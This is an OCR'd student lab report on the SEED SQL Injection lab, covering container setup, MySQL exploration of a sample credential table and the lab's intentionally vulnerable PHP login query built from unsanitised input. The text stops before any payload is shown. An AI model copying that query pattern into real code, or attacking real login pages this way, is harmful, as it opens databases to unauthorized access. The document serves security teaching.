
Information Security – SE3002: A#04



MAY 14, 2023

Daniyal Khan : 20i-1847
Mahad Rahat : 20i-1808

Information Security

Assignment 04: Web Security

Contents

Introduction:

Web security refers to the practice of protecting websites and web applications from various security threats and vulnerabilities. It involves implementing measures to ensure the confidentiality, integrity, and availability of the web resources and to prevent unauthorized access, data breaches, and other malicious activities.

Here are brief explanations of three common web security threats:

SQL Injection (SQLi):

SQL Injection is an attack technique where an attacker injects malicious SQL code into a web application's database query. The attacker exploits vulnerabilities in the application's input validation mechanisms to manipulate the SQL statements and gain unauthorized access to or manipulate the database. This can lead to unauthorized data disclosure, data modification, or even complete control over the application and database.

Cross-Site Request Forgery (CSRF):

Cross-Site Request Forgery is an attack that tricks authenticated users into unknowingly executing unwanted actions on a website where they are authenticated. The attacker crafts a malicious request that is automatically executed by the victim's browser when visiting a malicious website or clicking on a malicious link. This can lead to actions performed on the victim's behalf without their consent, such as changing passwords, making purchases, or performing any other sensitive operations.

Cross-Site Scripting (XSS):

Cross-Site Scripting is an attack where an attacker injects malicious scripts into a web application, which are then executed by unsuspecting users viewing the application. This allows the attacker to steal sensitive information, manipulate the website's content, redirect users to malicious websites, or perform other malicious actions. XSS attacks are typically possible when an application does not properly validate and sanitize user-supplied input before displaying it on web pages.

It is crucial for web developers and organizations to understand these security threats and take appropriate measures to mitigate them, such as input validation, proper encoding and sanitization of user input, use of prepared statements or parameterized queries to prevent SQL injection, implementation of anti-CSRF tokens, and input/output sanitization to prevent XSS attacks. Regular security testing, code reviews, and keeping up with security best practices are also important to maintain web application security.

Section 1: Lab 1 (SQL Injection)

Tasks:

Prerequisite tasks: Set up.
Task 1: Get Familiar with SQL Statements
Task 2: SQL Injection Attack on SELECT Statement
Task 2.1: SQL Injection Attack from webpage.
Task 2.2: SQL Injection Attack from command line
Task 2.3: Append a new SQL statement
Task 3: SQL Injection Attack on UPDATE Statement
Task 3.1: Modify your own salary
Task 3.2: Modify other people’ salary.
Task 3.3: Modify other people’ password

Task 4: Countermeasure — Prepared Statement

Setting Up:

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.


Tasks (English) (Spanish)

- **VM version:** This lab has been tested on our SEED Ubuntu-20.04 VM
- **Lab setup files:**: Labsetup.zip
- **Manual:**: Docker manual

Time (Suggested)

- Supervised (closely-guided lab session): **2 hours**
- Unsupervised (take-home project): **1 week**

Downloading and extraction:



Task 1: Getting Familiar with SQL

In this task, your objective is to familiarize yourself with SQL commands and interact with the provided database. Specifically, you need to access the MySQL container, load the "sqllab_users" database, and use SQL commands to retrieve the profile information of the employee named Alice.

1. Access the MySQL container: This involves connecting to the MySQL server or database management system where the "sqllab_users" database is hosted.

```
# mysql -u root -pdees
```

2. Load the "sqllab_users" database: Once you have access to the MySQL container, you would execute a SQL command to load or select the "sqllab_users" database. This step ensures that you are working with the correct database.

```
mysql> use sqllab_users;
Database changed
```

3. Retrieve the profile information of Alice: With the "sqllab_users" database selected, you can use SQL commands, such as SELECT statements, to retrieve the profile information of the employee named Alice. The specific SQL query would depend on the structure and schema of the "sqllab_users" database.

```
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
```

4. Retrieve the profile information of Alice: With the "sqllab_users" database selected, you can use SQL commands, such as SELECT statements, to retrieve the profile

information of the employee named Alice. The specific SQL query would depend on the structure and schema of the "sqllab_users" database.

```
SELECT * FROM credential WHERE eid='Alice';
```

Task 02: SQL Injection Attack

I will follow the steps given in the manual

Setting up Lab Environment:

2 Lab Environment

We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is `10.9.0.5`, and The URL for the web application is the following:

```
http://www.seed-server.com
```


We need to map this hostname to the container's IP address. Please add the following entry to the `/etc/hosts` file. You need to use the root privilege to change this file (using `sudo`). It should be noted that this name might have already been added to the file due to some other labs. If it is mapped to a different IP address, the old entry must be removed.

```
10.9.0.5        www.seed-server.com
```

2 Lab Environment

```
seed@VM: ~
[06/17/22]seed@VM:~$ sudo /etc/hosts
sudo: /etc/hosts: command not found
[06/17/22]seed@VM:~$ sudo nano /etc/hosts
```

List of Known hosts:



We'll add hosts for SQL injection.

```
  GNU nano 4.8                          /etc/hosts
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com


# For Web Basics
10.9.0.5     www.bank32.com
10.9.0.5     www.bank99.com

# for Sql Injwction Attack
10.9.0.5  www.seed-server.com
```

Building Containers

2.1 Container Setup and Commands

Please download the `Labsetup.zip` file to your VM from the lab's website, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved `Dockerfile` can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (in our provided SEEDUbuntu 20.04 VM).

Commands:

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

```
:~/.../Labsetup$ ls
l  image_mysql  image_www
:~/.../Labsetup$ dcbuild
```

Building container:

```
seed@VM: ~/.../Labsetup
Step 1/7 : FROM mysql:8.0.22
 ---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Using cache
 ---> f0d8c9b488cb
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
 ---> Using cache
 ---> 8eda5757ad16
Step 4/7 : ENV MYSQL_USER=seed
 ---> Using cache
 ---> 42003d8b7748
Step 5/7 : ENV MYSQL_PASSWORD=dees
 ---> Using cache
 ---> a7690f941f2a
Step 6/7 : ENV MYSQL_DATABASE=sqllab_users
 ---> Using cache
 ---> 41997d0d03cf
Step 7/7 : COPY sqllab_users.sql /docker-entrypoint-initdb.d
```


All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "docker ps" command to find out the ID of the container, and then use "docker exec" to start a shell on that container. We have created aliases for them in the .bashrc fil

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```




Logging into SQL server:

MySQL database. Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the `mysql_data` folder on the host machine (inside `Labsetup`, it will be created after the MySQL container runs once) to the `/var/lib/mysql` folder inside the MySQL container. This folder is where MySQL stores its database.

Therefore, even if the container is destroyed, data in the database are still kept. If you do want to start from a clean database, you can remove this folder:

```
$ sudo rm -rf mysql_data
```



Showing DBs

Getting Familiar:

The objective of this task is to get familiar with SQL commands by playing with the provided database. The data used by our web application is stored in a MySQL database, which is hosted on our MySQL container. We have created a database called sqllab users, which contains a table called credential. The table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries. Please get a shell on the MySQL container (see the

container manual for instruction; the manual is linked to the lab's website). Then use the mysql client program to interact with the database. The user name is root and password is dees.

```
// Inside the MySQL container
# mysql -u root -pdees
```

After login, you can create new database or load an existing one. As we have already created the sqllab users database for you, you just need to load this existing database using the use command. To show what tables are there in the sqllab users database, you can use the show tables command to print out all the tables of the selected database

```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
```



```
| credential             |
+------------------------+
```

```
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)
```

```
mysql> Describe credential;
+-------------+--------------+------+-----+---------+-------------
| Field       | Type         | Null | Key | Default | Extra
+-------------+--------------+------+-----+---------+-------------
| ID          | int unsigned | NO   | PRI | NULL    | auto_increm
| Name        | varchar(30)  | NO   |     | NULL    |
| EID         | varchar(20)  | YES  |     | NULL    |
| Salary      | int          | YES  |     | NULL    |
| birth       | varchar(20)  | YES  |     | NULL    |
| SSN         | varchar(20)  | YES  |     | NULL    |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |
| Address     | varchar(300) | YES  |     | NULL    |
| Email       | varchar(300) | YES  |     | NULL    |
| NickName    | varchar(300) | YES  |     | NULL    |
| Password    | varchar(300) | YES  |     | NULL    |
+-------------+--------------+------+-----+---------+-------------
11 rows in set (0.02 sec)
```

SQL SELECT Statement

```
mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+
--------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email |
                    |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+
--------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |             |         |       |
c72d19e9723b7125f82 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |
c72d19e9723b7125f82 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
9eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
2cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+
--------------------+
6 rows in set (0.00 sec)
```

SQL Injection Attack on SELECT Statement:

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers. We will use the login page from www.seed-server.com for this task. The login page is shown in Figure 1. It asks users to provide a user name and a password. The web application

authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.


Figure 1: The Login page

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code `unsafe_home.php`, located in the `/var/www/SQL_Injection` directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

Logging in

Logged in



Injecting SQL:

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code `unsafe_home.php`, located in the `/var/www/SQL_Injection` directory, is used to conduct user authentication. The following code snippet show how users are authenticated.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```




```
// The following is Pseudo Code
if(id != NULL) {
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```

Admin Login

User D

